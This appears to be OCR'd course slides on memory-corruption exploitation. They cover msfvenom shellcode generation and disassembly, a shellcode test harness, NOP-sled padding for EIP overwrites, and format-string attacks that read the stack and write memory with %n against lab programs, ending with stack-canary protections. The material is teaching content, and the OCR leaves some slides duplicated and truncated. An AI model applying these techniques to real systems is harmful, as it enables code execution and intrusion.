"Za0Za1Za2Za3Za4Za5Za6Za7Za8Za9Zb0Zb1Zb2Zb3Zb4Zb5Zb6Zb7Zb8Zb9Zc0Zc1Zc2Zc3Zc4Zc5Zc6Zc7Zc8Zc9Zd0Zd1Zd2Zd3Zd4Zd5Zd6Zd7Zd8Zc
```

Generating Shellcode

- After you have fuzzed and know exactly how many bytes you need to overwrite EIP, insert shell code
  - Can be done by converting C —> Assembly —> Hex
  - Use **msfvenom** in Kali/Metasploit framework to generate for you
- msfvenom -n 16 -f raw -p linux/x86/exec CMD="echo hello, world”
  - Generates 16 NOPs before shellcode issuing the “echo hello, world” command targeted for Linux
  - Output is in RAW format

ndisasm

- Handy tool used to analyze shellcode
- We selected the payload in msfvenom, but what's it really do?
- Not *always* perfect, but gives you a good idea of wha'ts going on

```
┌──(root💀kali)-[~]
└─# msfvenom -p linux/x86/exec CMD=/bin/date -f raw > shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 45 bytes

┌──(root💀kali)-[~]
└─# cat shellcode | ndisasm -u -
00000000  6A0B              push byte +0×b
00000002  58                pop eax
00000003  99                cdq
00000004  52                push edx
00000005  66682D63          push word 0×632d
00000009  89E7              mov edi,esp
0000000B  682F736800        push dword 0×68732f
00000010  682F62696E        push dword 0×6e69622f
00000015  89E3              mov ebx,esp
00000017  52                push edx
00000018  E80A000000        call 0×27
0000001D  2F                das
0000001E  62696E            bound ebp,[ecx+0×6e]
00000021  2F                das
00000022  6461              fs popa
00000024  7465              jz 0×8b
00000026  005753            add [edi+0×53],dl
00000029  89E1              mov ecx,esp
0000002B  CD80              int 0×80
```

ndisasm

```
00000000  6A0B              push byte +0×b
00000002  58                pop eax
00000003  99                cdq
00000004  52                push edx
00000005  66682D63          push word 0×632d
00000009  89E7              mov edi,esp
0000000B  682F736800        push dword 0×68732f
00000010  682F62696E        push dword 0×6e69622f
00000015  89E3              mov ebx,esp
00000017  52                push edx
00000018  E80A000000        call 0×27
0000001D  2F                das
0000001E  62696E            bound ebp,[ecx+0×6e]
00000021  2F                das
00000022  6461              fs popa
00000024  7465              jz 0×8b
00000026  005753            add [edi+0×53],dl
00000029  89E1              mov ecx,esp
0000002B  CD80              int 0×80
```

```
┌──(root💀kali)-[~]
└─# echo -ne "\x2f\x62\x69\x6e\x2f\x64\x61\x74\x65\x00"
/bin/date

┌──(root💀kali)-[~]
└─# echo -ne "\x57\x53\x89\xe1\xcd\x80" | ndisasm -u -
00000000  57                push edi
00000001  53                push ebx
00000002  89E1              mov ecx,esp
00000004  CD80              int 0×80
```

Rewrite That

```
00000000    push byte +0xb
00000002    pop eax
00000003    cdq
00000004    push edx
00000005    push word 0x632d
00000009    mov edi,esp
0000000B    push dword 0x68732f
00000010    push dword 0x6e69622f
00000015    mov ebx,esp
00000017    push edx
00000018    call dword 0x27
0000001D    "/bin/date"
00000027    push edi
00000027    push ebx
00000029    mov ecx,esp
0000002B    int 0x80
```

Test it Out

```
#include<stdio.h>
#include<string.h>

main()
{
    //put shellcode from msfvenom here (-f c)
    unsigned char buf[] =
    "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
    "\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x0a\x00\x00\x00\x2f"
    "\x62\x69\x6e\x2f\x64\x61\x74\x65\x00\x57\x53\x89\xe1\xcd\x80";

    int (*ret)() = (int(*)())buf;

    ret();

}
```

Using Shellcode


- If you can find a place in memory to put your shellcode (user input)
- Get control of EIP *somewhere*
- Have EIP point to your shellcode/NOP sled
  - Victory!

Careful!

- Basic recipe for shellcode
  - Assume we need 272 bytes to overwrite RET
  - Shellcode is 45 bytes
  - NOP sled is 223 bytes long (272-45-4)
- You *could* do: **223 NOP + 45 Shellcode + 4 RET = hax**
  - This can blow up bad, better to pad *both* sides of the shellcode
  - **40 NOP + 45 Shellcode + 183 NOP + 4 RET = hax**

Why pad both sides?


- In the last example, if the buffer was actually 256 bytes long, we don't know what the other 16 bytes have
- Here's what the memory layout looks like:



- Those 12 bytes are unstable/unreliable - other things can change them
  - Best to make sure your shellcode is well within the normal buffer
  - Hard to know for sure how big that is

Why pad both sides?

- In the last example, if the buffer w… …ally 256 bytes long, we don't know what the other 16 bytes ha…



- Here's what the memory layout looks like:
- Those 12 bytes are unstable/unreliable - other things can change them
  - Best to make sure your shellcode is well within the normal buffer
  - Hard to know for sure how big that is

What happens in the danger zone?

- What it is supposed to be:

```
00000000  6A0B              push byte +0×b
00000002  58                pop eax
00000003  99                cdq
00000004  52                push edx
00000005  66682D63          push word 0×632d
00000009  89E7              mov edi,esp
0000000B  682F736800        push dword 0×68732f
00000010  682F62696E        push dword 0×6e69622f
00000015  89E3              mov ebx,esp
00000017  52                push edx
00000018  E80A000000        call 0×27
0000001D  2F                das
0000001E  62696E            bound ebp,[ecx+0×6e]
00000021  2F                das
00000022  6461              fs popa
00000024  7465              jz 0×8b
00000026  005753            add [edi+0×53],dl
00000029  89E1              mov ecx,esp
0000002B  CD80              int 0×80
```

- What it is now:

```
   0×ffffd0a6                 push   edx
 → 0×ffffd0a7                 add    BYTE PTR [edx], cl
   0×ffffd0a9                 add    BYTE PTR [eax], al
   0×ffffd0ab                 ins    BYTE PTR es:[edi], dx
   0×ffffd0ac                 das
   0×ffffd0ad                 bound  ebp, QWORD PTR [ecx-0×62]
   0×ffffd0b0                 das

gef➤  disas/r 0×ffffd0a6,0×ffffd0ad
Dump of assembler code from 0×ffffd0a6 to 0×ffffd0ad:
   0×ffffd0a6:  52       push   edx
⇒  0×ffffd0a7:  00 0a    add    BYTE PTR [edx],cl
   0×ffffd0a9:  00 00    add    BYTE PTR [eax],al
   0×ffffd0ab:  6c       ins    BYTE PTR es:[edi],dx
   0×ffffd0ac:  2f       das
End of assembler dump.
```

Environment Variables

- Both Windows and Linux have them
- Global variables set at the OS level so other programs can read them
- Typically used (set/unset) from the command-line
- Windows: HOME, PATH, USER
  - set
- Linux: printenv

Environment Variables

- Can be changed and set by the user
- If the program is expecting some value, but we can change that value…
- Fuzzing for them and finding out what ones are used is super easy
- Two methods:
  - Using a debugger
  - Automated with script and LD_PRELOAD

Sample Program - Environment Vars

- Run it with GDB and set a **break** on **getenv**

```c
// gcc -g environment_variable.c -o environment_variable.out

#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main (void)
{
    char buffer[20]; // create a 20 byte buffer to hold the contents of HOME
    strcpy(buffer, getenv("HOME")); // get the HOME environment variable
    printf("HOME = %s\n", buffer); // print out the value
}
```

```
=> 0x565561df <+38>:    push   eax
   0x565561e0 <+39>:    call   0x56556050 <getenv@plt>
   0x565561e5 <+44>:    add    esp,0x10
   0x565561e8 <+47>:    sub    esp,0x8
   0x565561eb <+50>:    push   eax
   0x565561ec <+51>:    lea    eax,[ebp-0x1c]
   0x565561ef <+54>:    push   eax
   0x565561f0 <+55>:    call   0x56556040 <strcpy@plt>
   0x565561f5 <+60>:    add    esp,0x10
   0x565561f8 <+63>:    sub    esp,0x8
   0x565561fb <+66>:    lea    eax,[ebp-0x1c]
   0x565561fe <+69>:    push   eax
   0x565561ff <+70>:    lea    eax,[ebx-0x1ff3]
   0x56556205 <+76>:    push   eax
   0x56556206 <+77>:    call   0x56556030 <printf@plt>
   0x5655620b <+82>:    add    esp,0x10
   0x5655620e <+85>:    mov    eax,0x0
   0x56556213 <+90>:    lea    esp,[ebp-0x8]
   0x56556216 <+93>:    pop    ecx
   0x56556217 <+94>:    pop    ebx
   0x56556218 <+95>:    pop    ebp
   0x56556219 <+96>:    lea    esp,[ecx-0x4]
   0x5655621c <+99>:    ret
End of assembler dump.
(gdb) x/s $eax
0x56557008:     "HOME"
```

Creating Environment Variables

- To set some environment variables or modify them:
  - **MIKESRE=AAAA**
  - **export MIKESRE**
    - If you do not use the export command, the variable will remain local to the shell and won't work quite right
- Remember, to show them, use: **printenv**

Format String Exploits

- Format stings are specifiers that tell the program a format of I/O
  - %s, %d, %x, %n
  - We've seen them in a bunch of printf() and scanf() functions
- Can be used for crashing programs or executing shell code
  - Stems from unchecked user input as the format string parameter
  - Depending on the specifier, we can read or write data to the stack

Two Ways to printf()

- Right way:

```c
#include <stdio.h>
    int main(int argc, char *argv[]) {
    char* i = argv[1]; printf("You wrote: %s\n", i);
}
```

- Wrong way:

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char test[1024];
    strcpy(test,argv[1]);
    printf("You wrote:");
    printf(test);
    printf("\n");
}
```

Format String Results

- Right way:

```
root@kali:~/Desktop# ./format_right.out $(python3 -c "import sys; sys.stdout.buffer.write(b'%08x'*10)")
You wrote: %08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

- Wrong way:

```
root@kali:~/Desktop# ./format_wrong.out $(python3 -c "import sys; sys.stdout.buffer.write(b'%08x'*10)")
You wrote:ffffd36f00000000565561d37838302578383025783830257838302578383025783830257838302578383025
```

  - In this program, the argument is passed directly to printf()
  - printf() didn't find a corresponding value, started popping values off the stack

Format String Access

- Supply a custom string before the format string:

```
root@kali:~/Desktop# ./format_wrong.out AAAA$(python3 -c "import sys; sys.stdout.buffer.write(b'%08x.'*4)")
You wrote:AAAAffffd37f.00000000.565561d3.41414141.
```

- See that the 0x41414141 is popped off of the stack in the output
  - Prepended string was written to the stack
- You can read specific values off of the stack too!

```
root@kali:~/Desktop# ./format_wrong.out 'AAAA.%4$x'
You wrote:AAAA.41414141
```

Vulnerable Program

- This version of the program has a problem in the printf() function
- To find your input, use **ltrace**
  - Program that simply runs the specified command until it exits
  - Intercepts and records dynamic library calls
  - **# apt install ltrace**


```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main (int argc, char *argv[]) {
5      char buf[80];
6      static int var = 42;
7
8      printf("The value is at: [0x%08x]\n", &var);
9      strcpy(buf, argv[1]);
10     printf(buf);
11     printf("\nvar is %d [0x%08x]\n", var, var);
12
13     return 0;
14 }
```

Overwriting a Variable

- Remember if a variable declared as *static* it will be placed into the data section
  - If something is in data, it's not on the stack in a place that you can do a buffer overflow
- We can however write to arbitrary memory using a format string
  - Think of how scanf() works, you're writing to an address
  - printf("[…]%n", &var); where […] is the number of characters we need to use to set up the string

Putting it Together

- Starting out with a test run, we can find the address of **var** and try to write to it
  - Going to use some bash in this example, remember to use little endian

```
root@kali:~/Desktop# ./format_vuln.out test
The value is at: [0x565582bc]
test
var is 42 [0x0000002a]
root@kali:~/Desktop# ./format_vuln.out $(printf "\xbc\x82\x55\x56"%n)
The value is at: [0x565582bc]
??UV
var is 42 [0x0000002a]
root@kali:~/Desktop#
```

- It didn't work though…get into a debugger to figure out what's wrong

Format String Memory Analysis

```
(gdb) b *main+88
Breakpoint 1 at 0x1201: file 34_format_vuln.c, line 14.
(gdb) r $(printf "\xbc\x82\x55\x56")%n
Starting program: /root/Desktop/34_format_vuln.out $(printf "\xbc\x82\x55\x56")%n
The value is at: [0x565582bc]

Breakpoint 1, 0x56556201 in main (argc=2, argv=0xffffd3b4) at 34_format_vuln.c:14
14              printf(buf);
(gdb) x/20xw $esp
0xffffd290:     0xffffd2a0      0xffffd56f      0xf7ffd950      0x565561c1
0xffffd2a0:     0x565582bc      0x00006e25      0x00000000      0xf7ffd000
0xffffd2b0:     0x00000000      0xffffd3b4      0xf7fa8000      0x00000000
0xffffd2c0:     0x00000000      0xf7fa8000      0xf7dffa89      0xf7fab588
0xffffd2d0:     0xf7fa8000      0xf7fa8000      0x00000000      0xf7dffbcb
(gdb) x/2cb 0xffffd2a4
0xffffd2a4:     37 '%'  110 'n'
(gdb) x/xw 0xffffd2a0
0xffffd2a0:     0x565582bc
```

%n Saved Something

- If you continue execution down to the last printf() in the program, we can find out what the %n saved from the last memory dump
  - Remember %n corresponded with the yellow box

```
(gdb) b *main+120
Breakpoint 2 at 0x56556221: file 34_format_vuln.c, line 16.
(gdb) c
Continuing.

Breakpoint 2, 0x56556221 in main (argc=2, argv=0xffffd3b4) at 34_format_vuln.c:16
16              printf("\nvar is %d [0x%08x]\n", var, var);
(gdb) x/xw 0xffffd56f
0xffffd56f:     0x00000004
```

Where to *Actually* Write

- Step back and look at what address the input you entered was
  - Calculate how many parameters it was away from the first one

```
(gdb) b *main+88
Breakpoint 1 at 0x1201: file 34_format_vuln.c, line 14.
(gdb) r $(printf "\xbc\x82\x55\x56")%n
Starting program: /root/Desktop/34_format_vuln.out $(printf "\xbc\x82\x55\x56")%n
The value is at: [0x565582bc]

Breakpoint 1, 0x56556201 in main (argc=2, argv=0xffffd3b4) at 34_format_vuln.c:14
14              printf(buf);
(gdb) x/20xw $esp
0xffffd290:     0xffffd2a0      0xffffd56f 1    0xf7ffd950 2    0x565561c1 3
0xffffd2a0:     0x565582bc 4    0x00006e25      0x00000000      0xf7ffd000
0xffffd2b0:     0x00000000      0xffffd3b4      0xf7fa8000      0x00000000
0xffffd2c0:     0x00000000      0xf7fa8000      0xf7dffa89      0xf7fab588
0xffffd2d0:     0xf7fa8000      0xf7fa8000      0x00000000      0xf7dffbcb
(gdb) x/2cb 0xffffd2a4
0xffffd2a4:     37 '%'  110 'n'
(gdb) x/xw 0xffffd2a0
0xffffd2a0:     0x565582bc
```


Overwriting the Value

- Since the first parameter was four positions away, use *Direct Parameter Access*
  - Note the use of the extra \ before the $ in the following output

```
root@kali:~/Desktop# ./34_format_vuln.out $(printf "\xbc\x82\x55\x56")%4\$n
The value is at: [0x565582bc]
UV
var is 4 [0x00000004]
```


Buffer Overflow Protection Methods

- Despite choosing bad functions, a compiler can help secure your code
  - /RTCs - stack frame runtime checking
  - /GZ enable stack checks (/RTCs)
- Write random value between local vars in stack at prologue, check it at epilogue to see if it's changed (canary)



Buffer Overflow Protection

- MSVC compile with the /RTC1 and /RTCs flags



```
loc_40108A:
xor     eax, eax
push    edx
mov     ecx, ebp        ; frame
push    eax
lea     edx, v          ; v
call    @_RTC_CheckStackVars@8 ; _RTC_CheckStackVars(x,x)
pop     eax
pop     edx
pop     edi
pop     esi
add     esp, 5Ch
cmp     ebp, esp
call    __RTC_CheckEsp
mov     esp, ebp
pop     ebp
retn
```